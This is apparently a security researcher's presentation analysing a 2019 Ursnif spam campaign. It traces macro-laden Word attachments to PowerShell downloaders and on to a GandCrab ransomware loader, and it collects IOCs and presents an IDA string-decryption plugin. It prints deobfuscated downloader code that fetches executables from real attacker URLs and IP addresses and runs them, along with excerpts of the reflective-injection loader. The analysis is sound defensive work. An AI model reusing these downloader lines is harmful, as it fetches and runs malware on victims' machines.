Ursnif campaign with the macro-enabled documents

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Overview

- 1st half of February 2019
- Spam messages with attached documents like Request15.doc, etc.
- Macros with PowerShell downloader
- Spreading the Ursnif trojan from mainly Russian domains and IP addresses

Objectives

- Investigate the anatomy of the attack
- Practice malware analysis with forensics point of view
- Identify the IOCs for this campaign
- (Optionally) develop something useful :-)


Disclaimer: all of the work presented here is my personal research

Email attachments

- Emails with the Word document as attachment -Request11.doc, Request12.doc, Request15.doc, etc.
- Documents often packed as password-protected ZIP-archive
- Password written in the email message 1234567

Macro-enabled documents

- Blue background resembles the MS Office
- Text with suggestion to enable macros or enable editing and content



AutoExec Macros

When document is opened

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 When document is closed

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		Runs when the Word document is closed May run an executable file or a system command
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (optiondecode to see all)
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Suspicious keywords

Obfuscated Macros

Case 1: multiple junk functions and selects

```
1042
        Sub autoopen()
1043
      □ On Error Resume Next
1044
           Select Case z3205845
1045
                 Case 538513442
1046
                    Z15 82 = Log(U93234)
1047
                   v6770823 = CDate(438012747)
                   i 232 1 = Fix(210276407 + 331702866 + T08 2 - Oct(55268695))
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                    u = 5 = 2 = 6 = cos(980634777 - sgr(959068576 - Atn(146173258)) - 468509138 + 434182700)
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1050
      □ End Select
1051
           Select Case M831575
1052
                 Case 194976818
1053
                    z9 348 = Log(M 886 1)
                    M5593621 = CDate(514326179)
1054
                    04902 = Fix(397070653 + 408101938 + Q700 - Oct(127835291))
1055
                    i 69 = Cos(168207725 - Sqr(757987903 - Atn(201128259)) - 735581285 + 781781676)
1056
1057
        End Select
1058
      \square R1699 68 N5 0 + "powe" + s 8961 + K41632 + s184048 + g139 96 + D12 82 0 + 19327205 + F 1 8!
1059
           Select Case w798
1060
                 Case 207150717
1061
                    N2470 = Log(i2 8 8)
1062
                    z608 5 = CDate(588350859)
                    D0 978 = Fix(64424680 + 387769585 + R 0493 - Oct(175004538))
1063
                    14\ 84\ = \cos(485538406\ -\ \text{Sqr}(526927592\ -\ \text{Atn}(251506630))\ -\ 189351238\ +\ 972477278)
1064
```

Obfuscated Macros

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Case 2: multiple junk variables

```
215
      sClbVmXKvKwXDM = 5222543#
216
      sClbVmXKvKwXDM = 7953
217
      qNiqVDSxHlLX = -4534
218
219
      GrtKmJFHKCfkgw = 77089696#
220
      GrtKmJFHKCfkqw = 2380
221
      1rbzLXGZXVmPtH = -3086
222
223
         NGvbaVwmlHVrlG = TFrNDBqGBCZ.Shapes("q8mxq19pz").AlternativeText
224
         BTzkKMZLxNvS = (TTJJlSDbNgPZj + Shell#(hFBcVxVqqDhZwtH + SpSWGNLiLZWji + NGvbaVwmlHVrlG + dfcxVMKBVd + JwNGnaRKNvRi +
225
226
227
228
      CRKwtjDcSBFPc = 86339276#
229
      CRKwtjDcSBFPc = 5660
      RpvQlNzxd = -8659
230
```

Macros → **PowerShell**

- Macros execute PowerShell with base64-encoded command
- Case 1: 1058 | GetObject("winmgmts:Win32_ProcessStartup").ShowWindow = 0 | powershell" + " -e JABZADEAXWA0ADAANQA1ADcAPQAoACcAdgA5AF8AMWANACSAJWA

```
• Case 2: | 223 | command = ThisDocument.Shapes("g8mxg19pz").AlternativeText | BTzkKMZLxNvS = ("" + Shell#("" + "" + command + "", 0))
```

 Command is hidden in AlternativeDescription of one Shape in the document

PowerShell downloaders

- Decoded command: (Case 1)
- After deobfuscation:

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$\text{SwebClient=new-object Net.WebClient;}

\text{$\text{vurls=(} \ '\http://d74\text{yhvickie.band/xn102sp10zk/m10ps1-slx.php?l=cubom13.jam');}}

$\text{$filename=\text{$\text{senv:userprofile+'\630.exe');}} \

$\text{foreach(\text{$\text{vurl in }\text{$\text{vurls})}} \\

$\text{$\text{$WebClient.DownloadFile(\text{$\text{vurl, }\text{$\text{$filename)}}} \\

$\text{$\text{$Invoke-Item }\text{$\text{$filename;}} \\

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PowerShell downloaders

Decoded command (Case 2):

```
$instance = [System.Activator]::CreateInstance("System.Net.WebClient");
     $method = [System.Net.WebClient].GetMethods();
   foreach (Sm in Smethod) {
       if($m.Name -eq "DownloadString"){
         try{
          $uri = New-Object System.Uri("http://89.223.92.190/704e.php")
          IEX($m.Invoke($instance, ($uri)));
         }catch{}
10
       if($m.Name -eq "DownloadData"){
11
          try{
12
          $uri = New-Object System.Uri(
     "http://hkf98ua36ou.com/xap 102b-AZ1/704e.php?l=adnaz4.qas")
13
          $response = $m.Invoke($instance, ($uri));
          $path = [System.Environment]::GetFolderPath("CommonApplicationData") + "\\PzvKx.exe";
14
15
          [System.IO.File]::WriteAllBytes($path, $response);
16
          $clsid = New-Object Guid 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
17
          $type = [Type]::GetTypeFromCLSID($clsid)
18
          $object = [Activator]::CreateInstance($type)
19
          $object.Document.Application.ShellExecute($path,$nul, $nul, $nul, 0)
20
          {catch{}
21
22
     Exit:
```

- Downloaded payload was not active during analysis
 - Very common during forensic analysis
- Investigate: VirusTotal, VirusShare, Hybrid-Analysis, Any.Run,...

Date scanned

Detections

File type

Win22 EVE

Name


Strotchbrown

Downloaded Files ①


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			2019-02-21	41/67	Win32 EXE	Stretchbrown
F-Secure	↑ Trojan.TR/AD.Ursnif.zfkkq	Fortinet	2019-02-07	10/68	Win32 EXE	adnaz13.gas
r-secure	Trojan.TR/AD.Ursnif.zfkkq	Fortinet	W32/GenKryptik.CYRF!tr	5/66	Win32 EXE	adnaz9.gas
Ikarus	Trojan.Win32.Krypt	Kaspersky	Trojan-Spy.Win32.Ursnif.agqh	(20/57)	W-22 EVE	Startal language
Malwarebytes	A Spyware.Ursnif	McAfee	GenericRXGY-KN!1B521A9FCB33	20/67	Win32 EXE	Stretchbrown
McAfee-GW-Edition	GenericRXGY-KN!1B521A9FCB33	Microsoft	Trojan:Win32/Ursnif.AD!MTB	5/69	Win32 EXE	Stretchbrown

Detection by AVs and sandboxes (tags)



- More samples → more domains → more samples...
 - Search in sandboxes and repositories, threat-intelligence,...
- VirusTotal Graph can be very useful and helpful
 - But in community version it is very API-consuming
 - Nice interactive preview
 - https://www.virustotal.com/graph/embed/gfbc000ebc041465 88a291146a3f927d0bd26f5e068c2479fb69d7b5e2684af1f



- Most of the IP addresses: Russian Federation
 - The US domain is exception, resolved only since 21st Feb 2019
- Most of the domains registered in Russia
- Investigation in numbers:
 - 11 IP addresses
 - 15 domains
 - 118 URLs
 - 116 samples (unique hashes)

PowerShell downloader - rollback

- It is everything?
 - Of course, No.
- Remember the 2nd downloader?

```
$ $instance = [System.Activator]::CreateInstance("System.Net.WebClient");
$ $method = [System.Net.WebClient].GetMethods();

$ foreach($m in $method) {

    if($m.Name -eq "DownloadString") {

        try{


        $uri = New-Object System.Uri("http://89.223.92.190/704e.php")

        IEX($m.Invoke($instance, ($uri)));
        } catch{}
}
```

PowerShell downloader - rollback


Downloaded and invoked PowerShell

Active during execution at Any.Run → another downloader



PowerShell downloader - another one

- Download and invoke PowerShell from pastebin
 - Invoke-HQLAPCCSDIGBUMKZIHEIZPFSX ???



PowerShell downloader - pastebin payload


- Most of the code readable, unobfuscated
 - Search Engines can reveal the origin
- PowerSploit's Invoke-ReflectivePEInjection
 - Reflective injection of PE File (DLL)
 - Only one difference: Base64 encoding DLL file

```
pastebin.com/raw/9see7UfF × +

(i) A https://pastebin.com/raw/9see7UfF
```

```
function Invoke-HSOAWYAZUAGTMWM
[CmdletBinding()]
    [Parameter(Position = 0, Mandatory = $true)]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    $PEBytes,
        [Parameter(Position = 1)]
        [String[]]
        $ComputerName.
        [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
        [String]
        $FuncReturnType = 'Void'.
        [Parameter(Position = 3)]
        [String]
        $ExeArgs,
        [Parameter(Position = 4)]
        [Int32]
        $ProcId,
        [Parameter(Position = 5)]
        [String]
        $ProcName,
    [Switch]
    $ForceASLR,
        [Switch]
        $DoNotZeroMZ
```

Pastebin payload: GandCrab v5.1






Optional: develop something useful :-)

GandCrab contains many strings, but in obfuscated

form



GandCrab string decryption

Strings are encrypted with RC4 and decrypted

runtime

```
; Attributes: bp-based frame
            ; char *__cdecl gandcrab_decrypt_string(char *string)
            gandcrab_decrypt_string proc near
            string= dword ptr 8
            push
                    ebp
8B EC
            mov
                    ebp, esp
8B 4D 08
                         [ebp+string]
            mov
8B 41 14
                    eax, [ecx+14h]
            mov
33 41 10
                    eax, [ecx+10h]
            xor
50
                                     ; data_length
            push
                    eax
8D 41 18
            lea
                    eax, [ecx+18h]
                                     ; data
            push
                    eax
6A 10
            push
                                     ; key_length
                    10h
            push
                    ecx
                                     ; kev
E8 05 00 00+call
                    gandcrab_RC4_decrypt
83 C4 10
                    esp, 10h
            add
            pop
                    ebp
C3
            retn
            gandcrab_decrypt_string endp
```

GandCrab string decryption - IDA Plugin

 Developed IDA Plugin (idc) for string decryption for GandCrab v5.1-5.3
 Developed IDA Plugin (idc) for string decrypt function 10009e69
 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/)

"Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/" F Functions window IDA Vi... O Hex Vi... A Struct... Enu... 🗷 Imp... 🗵 Exp... S Str 1000eef8: xref to decrypt function 10009e69 Function name "HTTP/1.1" (length: 0xa) text:10008777 [ebp+var F4], 0F57BBDF8h text:10008781 [ebp+var F0], 389Ah f sub 1000739A text:1000878A sub 10009E69 ; wp-content call 1000f933: xref to decrypt function 10009e69 f sub_1000751A text:1000878F [ebp+var 120], eax "ENCRYPTED BY GANDCRAB %s" (length: 0x1c) text:10008795 f sub 10007759 lea eax, [ebp+var 70] text:10008798 push f sub_1000777E text:10008799 mov [ebp+var 70], 107AB6BAh 1000fa59: xref to decrypt function 10009e69 text:100087A0 [ebp+var_6C], 5384D312h f sub_10007A0E "@q@U@cq@@@]a;z" (length: 0xe) text:100087A7 [ebp+var_68], 6BBFB73Ah f DllEntryPoint text:100087AE [ebp+var_64], 0D66637A6h text:100087B5 [ebp+var 60], OCBE6868Ah f sub 1000855C 1000fad5: xref to decrypt function 10009e69 text:100087BC [ebp+var 5C], 0CBE68684h "DEAR %s, " (length: 0xa) f sub 10008590 text:100087C3 [ebp+var 58], 744A40C9h text:100087CA [ebp+var_54], 2F368272h f sub 100085A1 text:100087D1 [ebp+var 50], 7CF77FFFh 1000fb35: xref to decrypt function 10009e69 f sub_100085CD text:100087D8 [ebp+var 4C], 9D95h mov "DEAR USER, " (length: 0xc) text:100087DE call sub 10009E69 : static f sub 100085E5 text:100087E3 [ebp+var 124], eax f sub 10008700 1000fced: xref to decrypt function 10009e69 text:100087E9 eax, [ebp+var_98] lea push text:100087EF f sub_10008A2B "YOUR FILES ARE UNDER STRONG PROTECTION BY OUR text:100087F0 [ebp+var 98], 9E0D99A3h f sub_10008B7C text:100087FA [ebp+var 94], 2197EC25h 1000fe2d: xref to decrypt function 10009e69 text:10008804 [ebp+var_90], 10EFAEF7h f sub 10009231 "For further steps read %s-DECRYPT.%s that is text:1000880E [ebp+var 8C], 6C384391h f sub 100095A8 text:10008818 [ebp+var_88], 5473703Ah text:10008822 f sub_100096EC [ebp+var 84], 5473702Ah text:1000882C mov [ebp+var_80], 0BBB14305h IDC f sub 10009958 text:10008833 [ebp+var_7C], 0E94C0060h text:1000883A [ebp+var 78], 38C28B18h f sub 10009CD8 text:10008841 mov [ebp+var 74], 8336BEBAh .text:10008848 sub 10009E69

00007B8A 00000001000878A: sub_10008700+8A (Synchronized with Hex View-1)

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Conclusion

- Analyzed Ursnif campaign (the 1st half of Feb 2019)
- Dissected Word macros, PowerShell downloaders, identified payloads (Ursnif and GandCrab)
- Collected hundreds of IOCs
- Developed IDA Plugin for decrypting strings in GandCrab v5.1-5.3

References

Blog posts:

- https://www.baco.sk/posts/ursnif-requestdoc-campaign-1/
- https://www.baco.sk/posts/ursnif-requestdoc-campaign-2/
- https://www.baco.sk/posts/gandcrab-string-decryption-1/
- https://www.baco.sk/posts/gandcrab-string-decryption-update/

VirusTotal Graph and IOCs:

- https://www.virustotal.com/graph/embed/gfbc000ebc04146588a291146a
 3f927d0bd26f5e068c2479fb69d7b5e2684af1f
- https://pastebin.com/r6bcVjA9

IDA Plugin:

https://github.com/laciKE/gandcrab_string_decryptor

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